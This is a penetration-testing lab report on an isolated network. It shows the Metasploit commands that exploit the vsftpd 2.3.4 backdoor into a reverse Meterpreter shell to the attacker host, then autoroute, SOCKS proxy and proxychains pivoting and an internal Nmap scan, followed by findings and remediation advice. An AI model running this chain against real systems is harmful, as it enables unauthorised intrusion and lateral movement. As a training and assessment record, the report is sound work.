PENETRATION TESTING REPORT

Network Pivoting, Tunneling & Internal Network Access

Field	Details
Report Title	Network Pivoting & Internal Lateral Movement Assessment
Assessment Type	Red Team / Penetration Testing Lab Exercise
Target Environment	Isolated Lab Network (Dual-Homed Architecture)
External Network	192.168.50.0/24
Internal Network	10.10.10.0/24 (Hidden Subnet)
Primary Target (External)	192.168.50.3 — vsftpd 2.3.4 Backdoor Host
Internal Target	10.10.10.5 — Internal Server
Attacker Machine	192.168.50.2 (Kali Linux)
Assessment Date	May 17, 2026
Prepared By	Shaifulla Hossan
Classification	CONFIDENTIAL — Authorized Lab Use Only
Report Version	1.0 — Final

1. Executive Summary

This report documents the findings of a structured penetration testing exercise focused on internal network pivoting, tunneling, and lateral movement techniques. The assessment was conducted in an isolated dual-homed laboratory environment designed to simulate a real-world corporate network architecture where an attacker must traverse multiple network segments to reach sensitive internal hosts.

The engagement successfully demonstrated a complete end-to-end attack chain beginning with the exploitation of a known vulnerability in the vsftpd 2.3.4 daemon running on an externally accessible host (192.168.50.3). This initial foothold was leveraged to establish a persistent Meterpreter session, which was subsequently used as a pivot point to tunnel access into the previously unreachable internal subnet 10.10.10.0/24.

Using Metasploit's autoroute post-exploitation module combined with a SOCKS4a proxy and Proxychains, the attacker machine was able to route traffic through the compromised pivot host into the internal network — enabling full enumeration of the hidden subnet and discovery of a target host at 10.10.10.5 with an extensive list of exposed services.

The findings highlight critical security deficiencies including unpatched legacy services, lack of network segmentation enforcement, absence of host-based intrusion detection, and misconfigured internal services that collectively enable a methodical attacker to move laterally through the environment undetected.

2. Objective

The primary objectives of this assessment were as follows:

- Demonstrate the exploitation of a known backdoor vulnerability in vsftpd 2.3.4 to gain an initial Meterpreter foothold on an external-facing host.
- Establish a pivot point through the compromised dual-homed host to access an isolated internal subnet (10.10.10.0/24) that is not directly reachable from the attacker machine.
- Configure Meterpreter autorouting to inject routes for the internal network through the active session.
- Deploy a SOCKS proxy via the Metasploit auxiliary module to allow arbitrary TCP traffic to be tunneled through the pivot.
- Utilize Proxychains to transparently redirect attacker-side tools through the SOCKS proxy, enabling standard tools (such as Nmap) to function against internal hosts.
- Perform comprehensive service discovery and enumeration on the identified internal target host at 10.10.10.5.

- Document the full attack chain, methodology, and technical evidence in a professional manner suitable for a red team engagement report.

3. Scope

Category	Details
In Scope — External	192.168.50.3 — Primary exploitation target (vsftpd backdoor host)
In Scope — Internal	10.10.10.0/24 — Internal subnet accessible via pivot
In Scope — Internal Target	10.10.10.5 — Internal host enumerated through tunnel
Attacker System	192.168.50.2 — Kali Linux (Red Team machine)
Assessment Type	Black-box initial access, Grey-box post-exploitation
Out of Scope	Any host outside specified subnets; Denial of Service attacks; Physical security testing
Authorization	Fully authorized isolated lab exercise — no production systems involved

4. Lab Environment Overview

4.1 Network Architecture

The lab environment consists of a dual-homed architecture simulating a real-world scenario where a perimeter host bridges two network segments. The attacker (Kali Linux) resides on the external segment 192.168.50.0/24 and has direct access to the external interface of the target. However, the internal segment 10.10.10.0/24 is completely isolated from the attacker unless routing is established through a compromised host that spans both segments.

This configuration is intentional and mirrors how many enterprise environments segregate DMZ zones from internal corporate networks. The pivot host — the vsftpd 2.3.4 server — acts as the bridge between the two segments, making it the most critical target in the external environment.

Component	Details
Attacker Machine	Kali Linux — 192.168.50.2 — Red team workstation
Pivot Host (Target 1)	192.168.50.3 — Dual-homed: also connected to 10.10.10.0/24
Internal Target	10.10.10.5 — Only accessible through pivot tunnel

External Subnet	192.168.50.0/24 — Directly routable from attacker
Internal Subnet	10.10.10.0/24 — Not directly routable; accessible via pivot only
Exploitation Framework	Metasploit Framework (msfconsole)
Tunneling Method	Meterpreter Autoroute + SOCKS4a Proxy + Proxychains

5. Attack Methodology

The assessment followed a structured red team methodology modelled on the MITRE ATT&CK framework, progressing through five distinct phases: Reconnaissance, Initial Access, Persistence/Post-Exploitation, Lateral Movement, and Internal Discovery. Each phase built upon the results of the prior one to extend the attacker's reach deeper into the environment.

Phase	Activity
Phase 1 — Reconnaissance	External host identification, service enumeration, vulnerability research
Phase 2 — Initial Access	Exploitation of vsftpd 2.3.4 backdoor (CVE-2011-2523)
Phase 3 — Post-Exploitation	Meterpreter session establishment, autoroute configuration
Phase 4 — Tunneling	SOCKS4a proxy deployment, Proxychains configuration
Phase 5 — Internal Discovery	Internal subnet sweep and full service enumeration of 10.10.10.5

6. Initial Reconnaissance & External Enumeration

6.1 Target Identification

Prior to exploitation, the attacker performed network reconnaissance on the 192.168.50.0/24 subnet to identify live hosts, open ports, and running services. The host at 192.168.50.3 was identified as the primary target based on its service profile, which included FTP running vsftpd version 2.3.4 — a version publicly known to contain a malicious backdoor introduced into the upstream distribution package in 2011.

6.2 Vulnerability Assessment

The vsftpd 2.3.4 backdoor (CVE-2011-2523) is a well-documented critical vulnerability. When a client sends a username containing the smiley face sequence ":)" during FTP authentication, the backdoor code triggers and binds a command shell to TCP port 6200. The Metasploit module

unix/ftp/vsftpd_234_backdoor automates this exploitation cleanly, providing a reliable reverse shell payload.

This vulnerability requires no authentication and provides immediate root-level command execution on affected systems, making it one of the most severe categories of vulnerabilities — a backdoored binary in production software.


7. Initial Access — vsftpd 2.3.4 Backdoor Exploitation

7.1 Metasploit Module Configuration

The Metasploit Framework was loaded on the attacker machine (192.168.50.2). The module unix/ftp/vsftpd_234_backdoor was selected, and the following parameters were configured prior to launching the exploit:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.50.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

The LHOST parameter specifies the attacker's machine IP address (192.168.50.2), which is the address the target will call back to when establishing the reverse TCP connection. The RHOSTS parameter defines the target host IP (192.168.50.3). This configuration is critical because the reverse TCP handler must be listening on the correct attacker interface before the exploit is triggered.



7.2 Exploitation Analysis

Screenshot 1 captures the most critical moment in the attack chain: the establishment of the initial foothold. The terminal output reveals several technically significant events occurring in sequence:

Reverse TCP Handler Started: The Metasploit framework spawned a listener on 192.168.50.2:4444. This is the attacker-controlled port that waits for the target to initiate a connection back. Using a reverse shell (rather than a bind shell) is strategically important

because it bypasses most inbound firewall rules on the target — the connection originates from the victim machine outward.

Backdoor Spawned: The line '192.168.50.3:21 – Backdoor has been spawned!' confirms that the malicious payload within vsftpd 2.3.4 was successfully triggered. The backdoor on port 6200 was activated, and the payload code executed the reverse shell command, initiating a callback to the attacker's listener.

Meterpreter Session 1 Opened: The session line shows '192.168.50.2:4444 → 192.168.50.3:56545' — confirming a fully established Meterpreter session. The Meterpreter payload provides an encrypted, extensible command channel that goes far beyond a standard shell. It supports file system access, process management, network reconnaissance, port forwarding, and most critically for this engagement — session-based routing.

At this stage, the attacker has gained a fully interactive Meterpreter session on the pivot host 192.168.50.3 with root-level access. The session ID (Session 1) becomes the reference point for all subsequent post-exploitation operations.

8. Compromised Pivot Host Analysis

Upon gaining shell access to 192.168.50.3, the host was identified as a dual-homed machine — meaning it has network interfaces connected to both the external subnet (192.168.50.0/24) and the internal subnet (10.10.10.0/24). This is the architectural characteristic that makes it strategically valuable as a pivot point.

In a real-world scenario, dual-homed hosts are often servers that serve boundary roles — web servers in a DMZ, VPN concentrators, or jump hosts. Compromising such a host provides an attacker with a bridgehead into the internal network that is otherwise unreachable from the external segment. The attacker does not need to find another external-facing vulnerability against internal hosts; instead, all traffic can be tunneled through the existing Meterpreter session.

The pivot host at 192.168.50.3 had its second network interface connected to 10.10.10.0/24, which was confirmed during post-exploitation enumeration. This internal subnet contains additional hosts, including the target at 10.10.10.5, which could not be reached without first establishing routing through the compromised machine.

9. Pivoting Methodology

Network pivoting is the technique of using a compromised host as a relay point to access network segments that are otherwise unreachable from the attacker's machine. In this engagement, the pivot was implemented in three layers that work together to create a complete tunneling stack:

- Layer 1 — Meterpreter Autoroute: Injects a routing entry into the Metasploit framework's routing table, directing traffic for the internal subnet through the active session.
- Layer 2 — SOCKS Proxy: Runs a SOCKS4a proxy server within Metasploit, which receives TCP connections and forwards them through the routed Meterpreter session to the internal network.
- Layer 3 — Proxychains: Configured on the attacker machine to transparently wrap any chosen tool's TCP connections through the local SOCKS proxy, enabling tools like Nmap, curl, or custom exploits to function as if they were running from inside the internal network.

10. Meterpreter Autoroute Configuration

10.1 Route Addition

While in the active Meterpreter session (Session 1), the autoroute post-exploitation script was invoked to add a routing entry for the internal 10.10.10.0/24 network. The command used was:

```
meterpreter > run autoroute -s 10.10.10.0/24
```

The -s flag specifies the target subnet to be routed. Metasploit interpreted this as an instruction to forward all traffic destined for 10.10.10.0/255.255.255.0 through the current Meterpreter session (Session 1), which is connected to the dual-homed pivot host at 192.168.50.3.

10.2 Autoroute Analysis

Screenshot 2 is one of the most technically significant steps in the entire engagement. Let's break down exactly what is happening at each line of the terminal output:

Command Invoked: 'run autoroute -s 10.10.10.0/24' — This is the legacy Meterpreter autoroute script. While the output notes that Meterpreter scripts are deprecated in favor of

post/multi/manage/autoroute, the script remains functional and produces the desired result in this environment.

Route Addition Confirmation: The output line 'Adding a route to 10.10.10.0/255.255.255.0...' followed by 'Added route to 10.10.10.0/255.255.255.0 via 192.168.50.3' is critical. It confirms that the Metasploit routing engine now knows to send all packets destined for the 10.10.10.0/24 subnet through the session connected to 192.168.50.3.

Traffic Forwarding Mechanism: When the attacker now attempts to connect to any host in the 10.10.10.0/24 range, Metasploit intercepts the TCP connection at the framework level, encapsulates the traffic within the Meterpreter protocol, sends it over the existing session to 192.168.50.3, and the pivot host then forwards it natively to the destination inside the internal network.


Without this route, any attempt to scan or connect to 10.10.10.5 from 192.168.50.2 would simply fail with 'Network unreachable'. The autoroute entry effectively extends the attacker's network reach without requiring any new exploits or connections to be established from scratch.

11. SOCKS Proxy Configuration

11.1 Module Selection and Configuration

With routing established through the Meterpreter session, the next step was to deploy a SOCKS proxy server within the Metasploit framework. The Metasploit auxiliary module auxiliary/server/socks_proxy provides this functionality. The SOCKS proxy acts as an application-layer relay that accepts TCP connections from tools running on the attacker's machine and forwards them through the Meterpreter routing layer into the internal network.

```
msf auxiliary(server/socks_proxy) > options
msf auxiliary(server/socks_proxy) > set version 4a
msf auxiliary(server/socks_proxy) > run
```



11.2 SOCKS Proxy Analysis

Screenshot 3 documents the SOCKS proxy configuration and launch. This is a nuanced step that deserves detailed technical attention:

Module Options Review: The 'options' command displays the full configuration of the socks_proxy module. SRVHOST is set to 0.0.0.0 (listening on all local interfaces), SRVPORT is 1080 (the standard SOCKS port), and VERSION initially shows '5'. The VERSION field is highlighted in the screenshot, drawing attention to the deliberate decision to change the protocol version.

Version Downgrade to SOCKS4a: The 'set version 4a' command intentionally downgrades from SOCKS5 to SOCKS4a. This is not an oversight — SOCKS4a is specifically chosen because it handles DNS resolution on the proxy side rather than the client side. More importantly, SOCKS4a is more widely and reliably supported by Proxychains in certain configurations, particularly for Nmap's SYN scan mode (-sT) which requires full TCP connections rather than raw sockets.

Background Job Execution: The confirmation 'Auxiliary module running as background job 0' indicates that the proxy is running as a non-blocking background thread within Metasploit, allowing the operator to continue using the console while the proxy handles incoming connections. The line 'Starting the SOCKS proxy server' confirms the listener is active on 127.0.0.1:1080.

The SOCKS proxy is now the critical bridge between the attacker's standard tool-stack and the internal network. Any tool configured to use 127.0.0.1:1080 as a SOCKS proxy will have its traffic transparently forwarded through the Meterpreter session to the internal subnet.

12. Proxychains Tunneling Configuration

12.1 Proxychains4 Configuration File

Proxychains is a Unix utility that forces any given application's TCP connections through a specified proxy chain. It works through LD_PRELOAD injection, which intercepts network socket calls at the libc level and redirects them through the configured proxy without requiring any modification to the application itself.

The configuration file /etc/proxychains4.conf was edited to point to the SOCKS4a proxy running on the local Metasploit listener. The critical change was adding the following entry to the [ProxyList] section at the bottom of the file:

```
socks4  127.0.0.1  1080
```

12.2 Proxychains Configuration Analysis

Screenshot 4 shows the contents of the Proxychains4 configuration file as edited in the GNU nano text editor. This step is often glossed over in lab reports, but it carries significant technical weight:

File Location: /etc/proxychains4.conf is the system-wide configuration file. Editing this file affects all users who invoke proxychains without a custom config. The nano editor title bar clearly shows the file path, confirming we are editing the correct system-level configuration.

Commented Examples: The file contains numerous commented-out example entries showing various proxy types (socks5, http, socks4) with different IPs and ports. These are documentation samples and not active. Only the uncommented entry in [ProxyList] takes effect.

Active Proxy Entry: 'socks4 127.0.0.1 1080' — This single line is the functional configuration. It instructs Proxychains to forward all connections to the SOCKS4 proxy on the localhost (127.0.0.1) at port 1080, which is exactly where the Metasploit auxiliary/server/socks_proxy module is listening. SOCKS4 is specified here (as opposed to socks4a) to match the protocol negotiation expected by the Proxychains client.

Chain Mode Implication: The default chain mode in proxychains4 is 'strict_chain', meaning all configured proxies must be reachable. Since only one proxy is defined, this creates a single-hop tunnel: attacker → Metasploit SOCKS listener (127.0.0.1:1080) → Meterpreter route → pivot host (192.168.50.3) → internal target (10.10.10.x).

13. Internal Network Discovery & Enumeration

13.1 Proxychains Nmap Scan

With the complete tunneling stack operational — autoroute, SOCKS proxy, and Proxychains configured — the attacker was able to launch reconnaissance tools against the internal network as if directly connected to the 10.10.10.0/24 segment. The following Nmap command was used:

```
proxychains -q nmap -sT -Pn 10.10.10.5
```

The parameters were carefully chosen to function correctly through the SOCKS proxy tunnel:

- -q (quiet mode): Suppresses the Proxychains banner output for cleaner results.
- -sT (TCP Connect scan): Performs full TCP three-way handshakes. This is mandatory when scanning through a SOCKS proxy because SOCKS does not support raw socket

operations — it can only relay fully established TCP connections. The default Nmap SYN scan (-sS) requires raw socket access and will not work through Proxychains.

- -Pn (No ping/skip host discovery): Disables ICMP ping probing. SOCKS proxies cannot forward ICMP packets (only TCP), so host discovery via ping would fail. This flag tells Nmap to assume the host is up and proceed directly to port scanning.
- 10.10.10.5: The discovered internal host — unreachable without the established pivot tunnel.

```
┌──(root㉿shaifulla)-[~]
└─# proxychains -q nmap -sT -sV -Pn 10.10.10.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 14:24 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spe
cify valid servers with --dns-servers
Nmap scan report for 10.10.10.5
Host is up (0.00s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  rpcbind
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql?
5432/tcp open  postgresql?
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11?
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:
linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 728.40 seconds
```

13.2 Internal Scan Analysis

Screenshot 5 is arguably the most revealing output of the entire engagement. It confirms not only that the pivot was successful, but it also exposes a dramatically over-exposed internal host with an alarming number of services running. Let's analyze each component in detail:

Scan Execution Context: The terminal prompt 'root@shaifulla' in the /home/kali/Desktop directory confirms this scan is being run from the attacker's Kali machine — not from inside the internal network. The fact that this scan succeeds against 10.10.10.5 irrefutably proves the pivot is functional and the tunnel is carrying traffic as designed.

Host Availability Confirmation: 'Host is up (0.00s latency)' — This confirms the host at 10.10.10.5 is alive and responding. The 0.00s reported latency is a result of how Proxychains and SOCKS handle timing; actual latency includes the tunnel overhead, but for TCP connect verification it is effectively instantaneous.

The following table summarizes the open services discovered on the internal host:

Port / Service	Protocol	Risk Level	Security Concern
21/tcp — FTP	TCP	High	Plaintext file transfer; potential for anonymous login
22/tcp — SSH	TCP	Medium	Remote access; depends on authentication config
23/tcp — Telnet	TCP	Critical	Completely unencrypted remote access; obsolete protocol
25/tcp — SMTP	TCP	Medium	Mail relay; potential for spam or internal phishing
53/tcp — Domain	TCP	Medium	DNS service; potential for cache poisoning or zone transfer
80/tcp — HTTP	TCP	High	Unencrypted web service; potential for web application attacks
111/tcp — RPCBind	TCP	High	NFS/RPC enumeration; lateral movement vector
139/tcp — NetBIOS-SSN	TCP	High	SMB over NetBIOS; known attack surface
445/tcp — Microsoft-DS	TCP	Critical	SMB; EternalBlue and relay attack surface
512/tcp — exec	TCP	Critical	Remote exec; R-services; almost never should be open
513/tcp — login	TCP	Critical	rlogin service; unauthenticated or weak auth; dangerous
514/tcp — shell	TCP	Critical	rsh (remote shell); trust-based auth; trivial to exploit
1099/tcp — RMIRegistry	TCP	High	Java RMI; deserialization attack surface
1524/tcp — Ingreslock	TCP	Critical	Known backdoor port; shell on 1524 is a classic indicator
2049/tcp — NFS	TCP	High	Network File System; potential for unauthorized mounts
2121/tcp — CCProxy-FTP	TCP	High	Secondary FTP service; potential misconfiguration
3306/tcp — MySQL	TCP	High	Database; exposed without firewall; data exfiltration risk
5432/tcp — PostgreSQL	TCP	High	Database; same risk as MySQL

5900/tcp — VNC	TCP	Critical	Remote desktop; often has weak/no passwords
6000/tcp — X11	TCP	Critical	X Windows; can allow full graphical session hijacking
6667/tcp — IRC	TCP	Medium	IRC; potentially a C2 or botnet channel
8009/tcp — AJP13	TCP	High	Apache JServ Protocol; Ghostcat vulnerability (CVE-2020-1938)
8180/tcp — Unknown	TCP	Medium	Non-standard port; requires further investigation

The sheer volume of open ports on 10.10.10.5 strongly suggests this is a deliberately vulnerable machine (likely a Metasploitable instance) used as the internal target in this lab environment. In a real-world scenario, this host would represent a catastrophically exposed internal asset — one that an attacker who successfully pivoted would be able to exploit with numerous well-known techniques.

The presence of ports 512, 513, 514 (R-services), port 1524 (Ingreslock backdoor), port 5900 (VNC), and port 6000 (X11) alongside unencrypted database services creates an enormous attack surface for a post-pivot attacker.

14. Post-Exploitation Workflow Summary

The following table provides a consolidated timeline of the complete attack chain executed during this engagement, mapping each action to its technical significance and framework context:

#	Action	Command / Tool	Significance
1	Module selection	`use exploit/unix/ftp/vsftpd_234_backdoor`	Targets CVE-2011-2523 backdoor
2	Set attacker host	`set lhost 192.168.50.2`	Reverse callback address
3	Set target host	`set rhosts 192.168.50.3`	Exploitation target
4	Launch exploit	`run`	Triggers backdoor, opens session
5	Session opened	`Meterpreter session 1`	Root shell on pivot host
6	Add internal route	`run autoroute -s 10.10.10.0/24`	Enables internal routing
7	Load SOCKS proxy	`use auxiliary/server/socks_proxy`	Prepares proxy module

8	Set SOCKS version	`set version 4a`	Compatibility for Proxychains
9	Start proxy	`run (background job 0)`	SOCKS listener on :1080
10	Edit Proxychains conf	`nano /etc/proxychains4.conf`	Routes tools through proxy
11	Add proxy entry	`socks4 127.0.0.1 1080`	Links to Metasploit SOCKS
12	Internal Nmap scan	`proxychains -q nmap -sT -Pn 10.10.10.5`	Discovers 23 open services

15. Evidence Analysis

The following table consolidates all photographic evidence gathered during this engagement, providing a quick reference to the screenshot number, content, and its role in the attack narrative:

Screenshot	Content & Relevance
Screenshot 1	vsftpd 2.3.4 exploitation via Metasploit — shows lhost/rhosts config, run command, backdoor spawn confirmation, and Meterpreter Session 1 opening (192.168.50.2:4444 → 192.168.50.3:56545). This is the initial foothold.
Screenshot 2	Meterpreter autoroute configuration — shows 'run autoroute -s 10.10.10.0/24', route addition output, and confirmation via 192.168.50.3. This establishes internal network reachability.
Screenshot 3	SOCKS proxy module options display and launch — shows VERSION changed to 4a, run command, background job 0 confirmation, SOCKS proxy server started on port 1080. This creates the application-layer relay.
Screenshot 4	GNU nano editing /etc/proxychains4.conf — shows [ProxyList] section with active entry 'socks4 127.0.0.1 1080'. This binds the attacker's tooling to the Metasploit SOCKS listener.
Screenshot 5	Proxychains Nmap scan of internal host 10.10.10.5 — 23 ports discovered including Telnet, R-services, SMB, databases, VNC, X11. Proves successful pivot and internal network access.

16. Risk Assessment

16.1 Identified Vulnerabilities

Finding	CVE / Reference	Risk Level	Description
vsftpd 2.3.4 Backdoor	CVE-2011-2523	Critical	Backdoor in FTP daemon allows unauthenticated root shell without any credentials
Dual-Homed Host Without Segmentation Control	CWE-923	Critical	Pivot host bridges external and internal network without firewall or ACL enforcement
Telnet Service Exposed Internally	CWE-319	Critical	Cleartext remote access protocol; credentials and session data transmitted in plaintext
R-Services Exposed (512/513/514)	CWE-288	Critical	rsh/rexec/rlogin trust-based auth; allows lateral movement with minimal friction
Port 1524 Open (Ingreslock/Backdoor)	N/A	Critical	Classic backdoor port; shell access possible with no authentication
VNC Exposed Internally (5900)	CWE-287	Critical	Remote desktop often configured with weak or no password
X11 Exposed (6000)	CWE-284	Critical	Graphical session hijacking possible; completely insecure protocol
MySQL/PostgreSQL Exposed Without Firewall	CWE-668	High	Database services accessible from any host on the internal segment
NFS Exposed (2049)	CWE-732	High	Unauthorized filesystem mount possible if exports are misconfigured
No SOCKS/Proxy Outbound Detection	N/A	High	SOCKS proxy tunnel went undetected; no egress filtering or behavioral monitoring
Unencrypted FTP (Port 21)	CWE-319	High	Credentials and data transmitted in cleartext on internal host
AJP13 Exposed (8009)	CVE-2020-1938	High	Apache JServ Protocol; Ghostcat vulnerability may allow file disclosure/RCE

17. Mitigation Recommendations

17.1 Immediate Actions (Critical Priority)

- Decommission or rebuild any system still running vsftpd 2.3.4. This version contains a deliberate backdoor and must be treated as fully compromised. Replace with a current, actively maintained FTP daemon or migrate to SFTP.
- Implement strict network access control lists (ACLs) on the dual-homed host to prevent unauthorized pivoting. Only explicitly authorized traffic should flow between network segments.
- Disable Telnet (port 23), R-services (ports 512, 513, 514), and X11 (port 6000) system-wide. These protocols are fundamentally insecure and have secure replacements (SSH, SSL/TLS). There is no valid operational justification for running them on internal systems.
- Investigate port 1524 immediately. An open shell on this port is a strong indicator of prior compromise or a deliberately misconfigured backdoor service.
- Audit and secure VNC installations. All VNC services must require strong password authentication, and access should be restricted to specific authorized source IPs via firewall rules.

17.2 Short-Term Remediation (High Priority)

- Deploy a host-based intrusion detection system (HIDS) on all internal hosts. Systems like OSSEC, Wazuh, or Falco can detect anomalous connections, privilege escalation, and suspicious process activity.
- Implement egress filtering on the pivot host and perimeter network devices. Outbound connections to unexpected ports (e.g., port 4444 for Meterpreter, port 1080 for SOCKS) should be blocked and alerted upon.
- Apply firewall rules restricting database access (ports 3306, 5432) to only the specific application servers that require connectivity. Databases should never be accessible from arbitrary internal hosts.
- Enable and configure SMB signing to mitigate relay attacks. Evaluate whether SMB and NetBIOS services are operationally required; if not, disable them.
- Patch or remove AJP13 (port 8009). If Apache Tomcat is required, disable AJP unless explicitly needed and apply CVE-2020-1938 (Ghostcat) patches.

17.3 Long-Term Strategic Improvements

- Implement a Zero Trust network architecture. Eliminate implicit trust based on network location. All connections — internal or external — should require authentication and authorization.
- Deploy network detection and response (NDR) tooling capable of identifying SOCKS proxy tunneling, Meterpreter protocol signatures, and anomalous cross-segment traffic patterns.

- Establish a vulnerability management program with regular authenticated scanning of all internal assets. The service exposure profile of 10.10.10.5 would have been immediately flagged by any automated scanner.
- Conduct regular red team exercises and tabletop simulations focused on lateral movement scenarios to continuously validate detection and response capabilities.
- Implement network segmentation with micro-segmentation where possible. Internal hosts should only be able to communicate with the specific services they need — not with arbitrary ports on arbitrary hosts.

18. Conclusion

This penetration testing exercise successfully demonstrated a complete attack chain spanning initial external exploitation, post-exploitation pivoting, SOCKS tunnel establishment, and comprehensive internal network enumeration. Beginning with the exploitation of a known and long-patched backdoor in vsftpd 2.3.4, the attacker was able to establish a persistent Meterpreter session on a dual-homed pivot host and subsequently gain full visibility into the internal 10.10.10.0/24 network segment — an environment that should have been completely inaccessible from the external attack position.

The technical pivot methodology employed — combining Meterpreter autorouting, a SOCKS4a proxy, and Proxychains — represents a well-established and highly reliable technique used by red teams and threat actors alike. The fact that this chain of operations completed successfully without triggering any detection mechanisms underlines the importance of layered security controls, behavioral monitoring, and egress traffic inspection.

The internal host at 10.10.10.5 presented an extraordinarily large attack surface with 23 open ports, including multiple critical-severity services. In a real engagement, this host would represent an ideal target for further exploitation, credential harvesting, data exfiltration, and establishment of additional footholds deeper within the environment.

The findings of this assessment reinforce a foundational principle of network security: perimeter controls alone are insufficient. Once an attacker gains a foothold on any single host within the environment — particularly one that bridges network segments — the entire internal network becomes accessible if proper segmentation, monitoring, and host hardening are not in place.

It is strongly recommended that the findings and remediation actions outlined in this report be reviewed, prioritized, and actioned in accordance with the risk ratings provided. The critical and high-severity items in particular warrant immediate attention.